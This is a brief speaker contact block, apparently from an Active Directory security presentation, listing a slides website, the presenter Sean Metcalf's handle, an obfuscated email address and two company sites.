Slides: Presentations.ADSecurity.org

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com